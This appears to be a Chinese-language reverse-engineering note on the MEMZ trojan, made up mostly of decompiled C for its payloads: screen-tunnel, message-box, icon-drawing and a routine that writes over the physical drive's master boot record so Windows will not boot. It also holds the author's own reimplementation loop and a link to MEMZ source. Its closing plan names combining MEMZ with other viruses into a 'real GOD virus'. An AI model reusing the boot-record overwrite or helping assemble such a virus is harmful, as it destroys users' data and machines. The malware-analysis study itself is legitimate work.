
```c
int __cdecl desktopCopy(int a1)
{
  HWND DesktopWindow; // edi
  HDC WindowDC; // esi
  struct tagRECT Rect; // [esp+8h] [ebp-18h] BYREF

  DesktopWindow = GetDesktopWindow();
  WindowDC = GetWindowDC(DesktopWindow);
  GetWindowRect(DesktopWindow, &Rect);
  StretchBlt(WindowDC, 50, 50, Rect.right - 100, Rect.bottom - 100, WindowDC, 0, 0, Rect.right, Rect.bottom, 0xCC0020u);
  ReleaseDC(DesktopWindow, WindowDC);
  return double2int(200.0 / ((double)a1 / 5.0 + 1.0) + 4.0);
}
```

# MEMZ 彩虹 - 隨機跳視窗




```
DWORD __stdcall lol(LPVOID lpThreadParameter)
{
  DWORD CurrentThreadId; // eax
  HHOOK v2; // esi

  CurrentThreadId = GetCurrentThreadId();
  v2 = SetWindowsHookExW(5, fn, 0, CurrentThreadId);
  MessageBoxW(0, L"Still using this computer?", L"lol", 0x1030u);
  UnhookWindowsHookEx(v2);
  return 0;
}
```

# MEMZ 彩虹 – 圖標顯示




```
int __cdecl drawIcon(int a1)
{
  int v1; // edi
  int v2; // esi
  HDC WindowDC; // ebx
  int v4; // esi
  int v5; // eax
  int v7; // [esp-8h] [ebp-28h]
  HICON IconW; // [esp-4h] [ebp-24h]
  HICON v9; // [esp-4h] [ebp-24h]
  struct tagPOINT Point; // [esp+14h] [ebp-Ch] BYREF
  HWND hWnd; // [esp+1Ch] [ebp-4h]

  v1 = GetSystemMetrics(11) / 2;
  v2 = GetSystemMetrics(12) / 2;
  hWnd = GetDesktopWindow();
  WindowDC = GetWindowDC(hWnd);
  GetCursorPos(&Point);
  IconW = LoadIconW(0, (LPCWSTR)0x7F01);
  DrawIcon(WindowDC, Point.x - v1, Point.y - v2, IconW);
  v4 = random();
  if ( !(v4 % double2int(10.0 / ((double)a1 / 500.0 + 1.0) + 1.0)) )
  {
    v9 = LoadIconW(0, (LPCWSTR)0x7F03);
    v7 = random() % dword_405188;
    v5 = random();
    DrawIcon(WindowDC, v5 % dword_405184, v7, v9);
  }
  ReleaseDC(hWnd, WindowDC);
  return 2;
}
```



```
while(1){

    a = GetSystemMetrics(11)/2;
    b = GetSystemMetrics(12)/2;

    GetCursorPos(&point);
    hwnd = GetDesktopWindow();
    GetWindowRect(hwnd, &Rect);

    DrawIcon(GetWindowDC(hwnd), point.x-a, point.y-b, LoadIconW(NULL, (LPCWSTR)0x7F01));

    if(t%50==0){
        DrawIcon(GetWindowDC(hwnd), rand()%( Rect.right - Rect.left ), rand()%(Rect.bottom - Rect.top ), LoadIconW(NULL, (LPCWSTR)0x7F03)

    }

    ReleaseDC(hwnd, GetWindowDC(hwnd));

    t++;
    Sleep(10);
}
```


# MEMZ 彩虹 – 跟桌面黑洞很像但隨機位置？




```
int __cdecl sub_4017E9(int a1)
{
  HWND DesktopWindow; // edi
  HDC WindowDC; // esi
  struct tagRECT Rect; // [esp+8h] [ebp-18h] BYREF

  DesktopWindow = GetDesktopWindow();
  WindowDC = GetWindowDC(DesktopWindow);
  GetWindowRect(DesktopWindow, &Rect);
  StretchBlt(WindowDC, 50, 50, Rect.right - 100, Rect.bottom - 100, WindowDC, 0, 0, Rect.right, Rect.bottom, 0xCC0020u);
  ReleaseDC(DesktopWindow, WindowDC);
  return double2int(200.0 / ((double)a1 / 5.0 + 1.0) + 4.0);
}
```

# MEMZ MBR

- 在/main中
- 修改MBR
- 讓使用者無法正常開啟Windows
- 喵



```
FileA = CreateFileA("\\\\.\\PhysicalDrive0", 0xC0000000, 3u, 0, 3u, 0, 0);
hObject = FileA;
if ( FileA == (HANDLE)-1 )
  ExitProcess(2u);
v6 = 0;
v7 = LocalAlloc(0x40u, 0x10000u);
v8 = v7;
do
{
  ++v6;
  *v8 = v8[byte_402118 - v7];
  ++v8;
}
while ( v6 < 0x12F );
for ( i = 0; i < 0x7A0; ++i )
  v7[i + 510] = byte_402248[i];
if ( !WriteFile(FileA, v7, 0x10000u, &NumberOfBytesWritten, 0) )
  ExitProcess(3u);
CloseHandle(hObject);
v10 = CreateFileA("\\note.txt", 0xC0000000, 3u, 0, 2u, 0x80u, 0);
if ( v10 == (HANDLE)-1 )
  ExitProcess(4u);
```



```
 Your computer has been trashed by the MEMZ trojan. Now enjoy Nyan Cat...
```

# GOD trojan virus

# Code

- https://github.com/CuteFox87/VirusAnalysis/blob/master/MEMZ.cpp

# 困難

- windows.h中有很多沒接觸過的函式
- 參數複雜
- 參數限定的格式很麻煩
- 逆向技術待加強

# 接下來

- 判斷進程數
- 偵測並攔截關機訊號
- MBR部分
- 修復被修改的MBR
- 結合其他病毒 合成真正的GOD virus